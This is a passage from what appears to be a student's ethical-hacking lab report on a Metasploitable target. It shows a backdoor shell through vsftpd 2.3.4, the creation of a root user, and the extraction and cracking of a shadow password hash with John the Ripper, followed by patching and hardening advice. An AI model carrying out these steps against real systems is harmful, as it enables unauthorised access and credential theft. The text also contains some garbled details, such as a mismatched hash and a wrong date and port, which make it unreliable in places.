[*] Command shell session 1 opened (192.168.88.128:35577 → 192.168.88.129:6200) at 2025-05-18 00:09:22 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
ls
aanchal
ftp
msfadmin
new
newuser
service
user
cd msfadmin
ls
vulnerable
pwd
/home/msfadmin
█
```

Task 5 - Create user with root permission

adduser **newuser**

Set a simple password example 12345 or hello or 987654321

NOTE- Every student have to use different password

Get the details of user in /etc/passwd

Enter details of the new user you have added in Metasploit (example new:x:1004: 1004:user,,,:/home/new:/bin/bash)

Get the details of password hash in /etc/shadow

Hash newuser :$1$pn8pwjPA$6kwYZx4Uk5eB4MFeny3N0

Task 6 - Cracking password hashes

Store the password hash in a text file


Filename with screenshot attached

Cracking password with prebuilt wordlist of john in default mode

John filename

To display the cracked password of the hash

John filename –show



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nano newuser_hash

┌──(kali㉿kali)-[~]
└─$ cat newuser_hash
newuser:$1$pn8PwjPA$6kwYZx4mUk5eB4MFeny3N0

┌──(kali㉿kali)-[~]
└─$ john newuser_hash
Warning: detected hash type "md5crypt", but the string is also recogni
zed as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
 type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256
/256 AVX2 8×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if
 any.
Proceeding with wordlist:/usr/share/john/password.lst
hello            (newuser)
1g 0:00:00:00 DONE 2/3 (2025-05-17 10:58) 25.00g/s 31300p/s 31300c/s 3
1300C/s 123456..larry
Use the "--show" option to display all of the cracked passwords reliab
ly
Session completed.

┌──(kali㉿kali)-[~]
└─$ john newuser_hash --show
newuser:hello

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ 
```

Task 7 – Remediation

Vsftpd 2.3.4 (Port 21 - FTP)

Current version :- vsftpd 2.3.4

Latest version :- vsftpd 3.0.5 (as of 20254)

- **CVE-2011-2523:** Vsftpd 2.3.4 contains a backdoor that opens a shell on port 6200/tcp. You can find more details here and here.
- **Metasploit Exploit Module:** Information on the Vsftpd 2.3.4 backdoor exploit in Metasploit is available here.

Remediation

- **Option 1 :** upgrade to vsftpd 3.0.5
- **Option 2 :** Disable FTP and use more secure alternative like SFTP (via SSH)

SMB 3.0.20-Debian (Port 443)

Current Version :- 3.0.20

Latest Version :- Samba 4.20.1 (as of May)

- **Samba 3.0.20 Vulnerabilities**: A list of security vulnerabilities affecting Samba 3.0.20 can be found here.
- **CVE-2021-44142**: A critical vulnerability in Samba allowing remote code execution is detailed here.
- **Metasploit Exploit Module**: Information on exploiting Samba using the "username map script" vulnerability is available here**.**

Remediation

- Disable SMBv1 and restrict access to trusted IP only
- Upgrade samba to the latest stable version(v4.20.1)
- Harden thw /etc/Samba/Smb.conf file disable guest access and enable logging

Major Learning From this project

Through hands-on testing, I learned how attackers exploit weaknesses in network services such as FTP, SMB, and R Services, using tools like Metasploit and Nmap to identify and leverage security flaws. The project emphasized the importance of proactive security measures, including timely patching, service hardening, and access control to mitigate risks. Additionally, understanding privilege escalation techniques and password cracking reinforced the need for strong authentication policies. The remediation phase highlighted the significance of continuous monitoring, firewall configurations, and secure alternatives like SSH over outdated protocols. Overall, this project deepened my understanding of ethical hacking methodologies and reinforced the necessity of a structured approach to cybersecurity defense.